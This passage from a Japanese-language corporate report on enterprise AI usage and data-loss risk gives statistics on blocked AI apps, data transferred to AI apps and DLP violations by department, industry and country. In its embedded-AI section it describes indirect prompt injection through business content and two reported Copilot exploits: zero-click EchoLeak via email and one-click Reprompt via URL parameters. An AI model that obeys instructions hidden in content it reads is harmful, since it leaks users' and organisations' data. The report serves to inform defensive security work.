- **IT部門**は、AI利用が多い部門としてエンジニアリング部門に僅差で続き、アクティビティーの31.8%を占めています。IT部門におけるAI利用は、システム サポート、トラブルシューティング、内部プロセスの自動化など、運用効率の向上を支える用途に集中する傾向があります。

- **マーケティング部門**は、今回の分析において組織におけるAI利用で3位(6.9%)に入りました。マーケティング部門におけるAI導入は、コンテンツやデザイン重視型のワークフローに分散しています。そのため、技術部門と比較して、全体的なトランザクション量は安定しているものの、低い水準となっています。




図5:組織の主要部門別のAI/MLトランザクションの割合

ブロックされたトランザクション

組織は2025年に組織におけるAIの統制も強化しました。データの漏洩、プライバシー、コンプライアンスに関する懸念から、AI/MLトランザクション全体の39.2%をブロックし、日々の標準的なセキュリティ運用の一環としてAIガバナンスを強化しました。

施行による制御の影響を最も受けたアプリケーションは、組織内で最も広く利用されているAIアプリでもありました。Grammarlyは、ブロックされたアクティビティーのなかで最大の割合を占め、1,712億件のトランザクションがブロックされました。これは、ブロックされたAI/MLトランザクション全体の44.2%に相当します。広範囲に利用されるAIアプリケーションも引き続き精査されています。ChatGPTとMicrosoft Copilotは頻繁にブロックされ、それぞれ57億件と41億件のトランザクションがブロックされました。これは、非構造化データへのアクセスによって組織の機密情報が意図せず共有されるリスクが高まり続けているためです。

CodeiumやTabnineなどのAIコーディング アシスタントも、独自のコードや開発成果物の公開を制限するために一般的にブロックされました。QuillBotやDeepLなどの言語とコンテンツの変換ツールも同様に制御されており、外部モデルとのコンテンツ共有を制限するための幅広い取り組みを反映しています。

ブロックされた上位のAIアプリ

1	Grammarly
2	GitHub Copilot
3	ChatGPT
4	Microsoft Copilot
5	QuillBot
6	Codeium
7	DeepL
8	Tabnine
9	Poe
10	Perplexity

AIアプリケーションに転送されたデータ

トランザクションの件数だけでは、組織のAI利用状況の全貌を把握できません。ThreatLabzはコンテキストを追加するために、組織環境とAI/MLアプリケーション間で転送されるデータ量も調査しました。

過去1年間、AI/MLアプリケーションへの組織のデータ転送は増加を続け、18,033テラバイト(TB)に達しました。これは前年比で93%の増加です。広く導入されている上位のアプリケーションのサブセットが、このデータ転送の最大の割合を占めました。この評価でも、1位となったアプリケーションはGrammarlyであり、転送されたデータ量は3,615TBに上りました。ChatGPT (2,021TB)が次に入り、OpenAI (865TB)、DeepL (625TB)、Codeium (387TB)がそれに続きました。これらは通常、高価値の組織データを取り扱うユース ケースで利用されるアプリケーションです。

AIが日常業務に深く浸透するなかで、AIを通過する組織データも増えています。トラフィックとデータ量の両方を分析することで、AI利用が拡大している領域やセキュリティと監視が最も重要になる領域を明らかにできます。

転送されたデータの割合





図6：転送データ量で上位を占めるAI/MLアプリケーションとその割合



主な調査結果

合計18,033TBのデータが AI/MLアプリケーションに転送され 前年比で93%増加しました。

AIアプリケーションへの情報漏洩

AIはアイデアを出して成果物を完成させるまでの作業を数分で加速させる能力がありますが、その一方で大きな代償を伴います。機密情報が数秒で外部モデルと共有されてしまう可能性があるのです。さらに、一般的なSaaSアプリケーションやサービスにはAI機能が組み込まれているため、コンテンツは自動的に送信されることが多く、気付かれないまま漏洩してしまう恐れが高まります。

外部モデルへの情報漏洩を防止することは、今年最も重要なセキュリティ優先事項の1つになりました。

Zscalerクラウドでは、AI関連のDLPポリシー違反が、リスクの増加を示す最も明確なシグナルの1つであり続けています。これらの違反は、財務記録、個人を特定できる情報(PII)、ソース コード、医療データなどの機密情報や、その他の規制対象コンテンツがAIアプリケーションを通じて組織外に流出しそうになり、ポリシーによって阻止された場合に発生します。ZscalerのAIを活用したDLPが導入されていなければ、そのデータは組織の管理外にあるサードパーティー モデルに公開されていたでしょう。

最もリスクの高いAIアプリケーションは、従業員が考えもせず利用するもの、たとえばライティング アシスタント、コーディング ヘルパー、コラボレーション スイートに組み込まれたAI機能などです。これらの利便性こそが、従業員をより高いリスクにさらしているのです。AIは、従業員が見るものと同じ機密性の高いコンテンツをそれが作成された瞬間に取得します。

違反の傾向を見ると、AIのやり取りには組織における最も機密性の高いデータの一部が関係している場合が多いとわかります。

DLPポリシー違反が最も多い
AI/MLアプリケーション

アプリケーション	DLP違反の件数
ChatGPT	410,181,006
Codeium	242,263,311
GitHub Copilot	31,223,009
Claude	14,417,246
Wordtune	5,161,758
DeepL	2,037,613
QuillBot	1,960,391
Microsoft Copilot	1,858,952
Perplexity	1,235,129
Google Gemini	841,374

ChatGPTのDLP違反は前年比で99.3%増加しました。ChatGPT特有の違反で最も多かったのは、名前の漏洩と国民識別番号(顧客記録や個人情報など)でした。

組織のDLP違反は**Codeiumにおいて前年比で100%増加**しており、ソース コードと独自のロジックの漏洩リスクが増加していることを示唆しています。

上位のAI関連のDLP違反で際立っているのは、世界的な漏洩範囲です。厳格な地域規制の対象となる国民識別番号、支払いデータ、ソース コード、医療情報が、AIのやり取りのなかでますます多く登場するようになっています。

AI関連のDLPポリシー違反トップ10

1	名前の漏洩
2	社会保障番号（米国）
3	法人番号（日本）
4	国民保険サービス番号（英国）
5	ソース コード
6	メディケア番号（オーストラリア）
7	国家プロバイダー識別番号（米国）
8	社会保険番号（カナダ）
9	医療情報
10	クレジットカード情報

これらのDLPの傾向は、AIシステムを実際の敵対的条件下でテストした際に確認されるのと同じ障害の動向と一致しています。つまり、高度な攻撃ではなく、通常のやり取りの中で重大な障害が発生することが多いのです。詳細は、以下の**組織におけるAIシステムの真の問題点**をご覧ください。

生成AIアプリケーションからの情報漏洩を軽減する方法については、以下の**組織が生成AIを安全に導入する方法**をご覧ください。

組み込み型AIの増加

組織におけるAI利用は、必ずしもスタンドアロンの生成AIツールとして表に現れるわけではなく、組み込み型AIを通じて普及しつつあります。組み込み型AIとは、要約、推奨、特定の瞬間にのみAIを呼び出す自動化されたインサイトなど、生成AIアプリとして分類されない日常的なアプリケーションに組み込まれた機能です。これらの機能は、ユーザーがすでに利用しているツールに対して自然に追加された当然のアップグレードのように感じられることが多いです。組み込み型AIは、スタンドアロンのAIアプリケーションほどの可視性やガードレールを伴わずに組織データとやり取りしているという事実が見落とされやすく、AI導入のセキュリティにおいて、目立たないながらもますます重要な側面となっています。その結果、組み込み型AIは、組織のAIリスクのなかで最も急速に拡大している一方で、最も見えにくいリスク源の1つとなっています。

このカテゴリーの変化が重要なのは、組み込み型AIがより多くのコンテキストを取り込むことで生産性を向上させるように設計されているためです。ガバナンスと制御が追いつかない場合、同じ設計原則によってリスクの露出を高める要因にもなり得ます。以下の脅威パターンは、組織のアプリケーション全体に組み込まれたAI機能と一般的に関連しています。

主な傾向

継承された権限による過剰な共有

組み込み型AIは通常、既存のアクセス制御とコンテンツ権限に依存します。組織がデフォルトで幅広いアクセス権を持っていたり、グループ メンバーシップが古かったり、コラボレーション スペースが過剰に共有されていたりする場合、組み込み型AIによって、技術的にはアクセス権があっても役割上その情報を必要としないユーザーに、意図せず機密情報が漏れてしまう可能性があります。実際には、これにより長年にわたる権限の拡散が、より迅速で見える形でのデータ漏洩に変わる恐れがあります。

ビジネス コンテンツを通じた間接的なプロンプト操作

組み込み型AIは通常の操作の一環として、メール、チケット、ドキュメント、チャット記録、添付ファイルなどの組織コンテンツを読み込みます。これにより、隠された指示や敵対的なコンテンツがAIの応答方法、優先順位、情報の提示方法に影響を及ぼすリスクが生じます。AI機能がワークフローに緊密に統合されると、コンテンツ自体が操作のための配信チャネルになります。

モデルとコネクターのサプライ チェーンの露出

組み込み型AI機能は多くの場合、複数の構成要素に依存します。これには、モデル プロバイダー、組織のシステムからコンテンツを取得する取得レイヤー、SaaSアプリケーションやデータ リポジトリーと統合するコネクターなどが含まれます。各要素は、新しい信頼の境界や変更ベクトルを生み出すことがあります。機能が進化するなかで、リスク プロファイルは更新や構成の変更、新しく有効化された統合を通じて変化する可能性があります。

AIを活用したワークフローにおける操作と自動化のリスク

AI機能が要約や草稿作成にとどまらずタスク実行へと進むなかで、リスク領域は拡大します。AI機能が操作のトリガー、変更の推奨、コード生成、レコード入力をできる場合、エラーや操作された出力が運用上の問題となる可能性があります。AIは直接的な処理を実行しなくても、生成された出力が意思決定や下流のワークフローに影響を与えることがあり、そうした影響を監査することは容易ではありません。

実際の組み込み型AIの悪用により容易にデータの抜き取りが可能

Copilotエコシステムで広く報告されている以下の2例の悪用は、ユーザーによる操作が少ない場合でも、組み込み型AIのリスクが高まる可能性があることを示しています。

- **EchoLeak**は、Microsoft 365 Copilotにおけるゼロクリック プロンプト インジェクション型の脆弱性として説明されており、通常のメール受信パターンを介してデータを流出させる可能性があります。
- **Reprompt**は、URLパラメーターを介して細工されたプロンプトを用い、望ましくない動作やデータ漏洩を引き起こすワンクリック攻撃であると報告されています。

今後、より多くのSaaSプロバイダーがAIをデフォルトで提供し、組み込み機能を拡張するなかで、AIが暗黙的に動作するアプリケーションやワークフローに対しても、AIの可視性、ガバナンス、データ保護を拡張する必要があります。

業界別のAI/ML利用状況

2025年にはあらゆる業界でAI導入が加速し、Zscalerクラウド上では、すべての業界でAI/MLのアクティビティーが前年から増加しました。しかし、導入のペースと成熟度は大きく異なります。すでに実際の業務に活用している業界もあれば、まだその役割を模索している業界もあります。

金融/保険業界は、2年連続でAI/MLトラフィックの最大の割合(23.3%)を占めています。業務がデータ、分析、自動化を中心に展開していることから、AIを早期に導入する自然な流れにあります。**製造業**は、AI/MLトランザクション全体の19.5%を占め、2位を維持しました。これは、AIを活用した自動化、品質管理、サプライ チェーンの最適化などへの投資によるものです。**テクノロジー/通信業界**と**教育業界**は、以下に示すように前年比で最大の伸びを示しました。

業界別のAIトランザクションの割合




図7:業界別のAIトランザクションの割合

ブロックされたAI
トランザクションの業界別の割合

業界	ブ業ロックされたAI トランザクション(%)
金融/保険	39.1%
製造	22.1%
サービス	13.5%
医療	8.5%
テクノロジー/通信	6.8%
政府機関	4.0%
その他	3.4%
小売/卸売	2.0%
教育	0.6%

AI利用は独立して行われるわけではなく、業界固有のリスクやコンプライアンスの期待、セキュリティ プログラムの成熟度に影響を受けます。

ブロックされたAI/MLトランザクションのパターンから、各業界がAI導入とリスク管理をどのように両立させているかの違いが明らかになります。金融/保険業界は、AIのアクティビティーの最大の割合を占めた一方で、そのAIトランザクションの約40%をブロックしました。高いブロック率は単なる注意を反映しているのではなく、AI利用に対するより厳しい管理が求められる、厳しく規制された環境で事業を展開している現実を反映しています。

製造業は、AIトランザクション量が2番目に多い業界であり、AIトラフィックの約22%をブロックしました。これは、製造業がAIを広範に導入しながらも、特にIoT/OT環境において不正利用やデータ漏洩を防ぐために厳重な監視を行うという、現実的なバランスを取った姿勢を示していると言えます。

金融/保険業界は依然として最もAIを活用：2,300億件のトランザクション

金融/保険業界は、ZscalerクラウドにおけるAI/MLにおいて、組織全体の利用の約4分の1を占める最大の推進役となっていました。この大部分は、日常的な生産性向上ツールによるものです。Grammarly、ChatGPT、Microsoft Copilotは、2年連続で銀行や保険会社で最も多く利用されているAIアプリでした。各部門はこれらのツールを利用し、調査の要約、コンプライアンス文書の処理、不正行為の検出、請求の迅速化、引受業務の支援、その他の重要な業務を遂行しています。これらの傾向は、業界全体の勢いにも反映されています。Morgan Stanleyの2025 AI Adopter調査によると[1]、保険業界におけるAI導入率は年央時点で48%から71%に急増し、金融サービス企業では66%から73%に増加しました。

この加速は、2025年のいくつかの市場要因によって強化されました。銀行はコストと近代化のプレッシャーにさらされており、他のほとんどの業界よりも早くAIを運用化するよう求められています。保険業界は、保険金支払額の増加と気候による不確実性の高まりに直面しており、価格設定の精度向上や対応スピードの改善を図るためにAIを活用しています。

同時に、金融/保険業界ではこれらのツールの利用方法に関して決して無頓着ではありません。この業界は、ZscalerクラウドのAI/MLトランザクションの39.1%以上もブロックしました。これは、情報漏洩のリスクへの強い警戒感、規制当局の監視、機密性の高い金融情報を扱うモデルの利用を厳格に統制する必要性を示しています。スピード感を持って前進しつつも、すぐにブレーキをかけられる態勢を保っている、ということです。

金融/保険業界は2026年も引き続き、野心的なAIトランスフォーメーションのあり方を示していくでしょう。

[1] Business Insider、**3 parts of the market where AI hype is turning into real returns, according to Morgan Stanley**、2025年7月24日。

業界別の概況

テクノロジー業界は組織におけるAI利用が最も急速に増加：前年比で202%増加

テクノロジー業界は、2025年にAI/MLトランザクションの前年比増加率が最も高い結果となりました(202.3%)。Zscalerクラウドでは他のすべての業界を上回っています。テクノロジー業界は常にAIの積極的なユーザーであり、生成AIを早くから熱心に導入してきましたが、今年の急増は、ソフトウェア企業、クラウドプロバイダー、デジタル プラットフォーム、エンジニアリング部門が自社の製品と社内ワークフローの両方にAIをいかに積極的に統合しているかを反映しています。

主な生産性向上アシスタントはテクノロジー業界全体で広く利用されており、コード生成や技術ドキュメントからマーケティング コンテンツまで、あらゆる業務を強化しています。そのため、今回の分析では、Grammarly、Codeium、ChatGPT、Perplexityがテクノロジー業界のトラフィックを支える上位のAIアプリとして挙げられました。

この急速な増加にもかかわらず、多くのテクノロジー企業では、AIによって可視性とポリシーの施行のギャップが露呈しています。これに対応して、テクノロジー業界は監視にさらなる投資を行い、AIトランザクションの約7%をブロックしています。これは、全体ではまだ比較的小さい割合ですが、他の多くの業界と比べると著しく高い水準であり、安全な導入をサポートするために統制を整えつつあることがうかがえます。

教育業界は目立たないながらもAI導入が爆発的に増加：前年比で184%増加

教育業界は2025年にZscalerクラウドにおけるAI/MLトランザクション全体のうちわずかな割合を占めるに過ぎませんでしたが、増加率はまた別の話です。教育業界では年間で約160億件のAI/MLトランザクションが発生し、AI/MLのアクティビティーの前年比増加率は184.4%と2番目に高い伸びを示しました。すべての業界のなかで最も急速にAI導入が進んでいる業界の1つとなっています。

この増加は、学習や授業といった教育現場のワークフローにおける生成AIの利用拡大と密接に連動しています。ChatGPTやMicrosoft Copilotなどのアプリケーションは、ライティング支援、コンテンツ作成、授業計画のために学生やスタッフによって頻繁に利用されています。管理者も、情報提供資料の作成から学生向けサービスの改善まで、日々の業務効率化にAIを利用しており、これがトランザクション量の着実な増加に貢献していると考えられます。

注目すべき点として、この急増はほとんど摩擦を伴わずに起こりました。教育業界でブロックされたAI/MLトランザクションは1%未満に過ぎませんでした。これは、ほとんどの利用が明示的に許可されているか、ガバナンスやガードレールがまだ整備途上の環境で行われていることを示唆しています。そのため、他の大規模な業界と比べると、教育業界が慎重な姿勢にとどまっているのも、無理のないことだと言えるでしょう。学校や大学は、データのプライバシーや学術的公正性に関する懸念に対処する必要があります。こうした要因が、AI導入は急増しているにもかかわらず、全体的なAIの利用は他の業界よりも低い水準にとどまっている理由と考えられます。

それでも、1年間で3倍近く増加したことは、今後1年間で、より体系的で責任あるAI施策や統合を進めるための土台が整いつつあることを示しています。

国別のAI/ML利用状況

AI/MLのアクティビティーの地理的分布は2025年も概ね一定でしたが、わずかな変化が見られました。AIは、組織向けAI開発と導入の中心地である**米国**で確固たる地位を築いており、同国は引き続きAI/MLトラフィックで最大の割合を占めています。一方、複数の国でAI利用が大幅に増加しました。

米国は引き続きAI利用の絶対数で1位を維持しましたが(2,189億件のAI/MLトランザクション、世界全体の37.6%)、他の地域ではAI導入の拡大ペースが前年よりも速まりました。この世界的な加速は**インド**において最も顕著です。インドは、組織におけるAIのアクティビティーの規模で2位を誇り、トランザクションが823億件に達し、前年比で309.9%増加しました。インドの増加は、2025年に向けて政府が支援するデジタル トランスフォーメーションの継続的な取り組みや、AIインフラとスキル開発への大規模な官民投資と一致しています。AIを活用する人材の拡大と、AIサービスを迅速かつスケーラブルに展開できるクラウドファーストなアーキテクチャーの普及が、過去数年と比べてインドの際立った成長に寄与したと考えられます。

上位2か国に続き、複数の成熟市場でも、組織主導で着実にAIが拡大していく流れが一層強まりました。**カナダ**では、272億件(前年比で229.9%増加)のAIトランザクションが発生しました。これは連邦政府によるAI処理能力への投資や、特に規制産業における組織導入促進プログラムが後押しした結果です。**英国**と**日本**もそれぞれ117.5%と122.8%増加し、上位5か国に入りました。

この広範な地理的広がりは、AIが組織にとっての標準的な機能へと移行していることを反映しています。セキュリティ部門は、このより分散された利用状況を踏まえ、地域をまたいでも一貫した監視を確保する必要があります。




図8:国別のAI/MLトランザクションの前年比増加率(トランザクション量に基づく上位20か国)

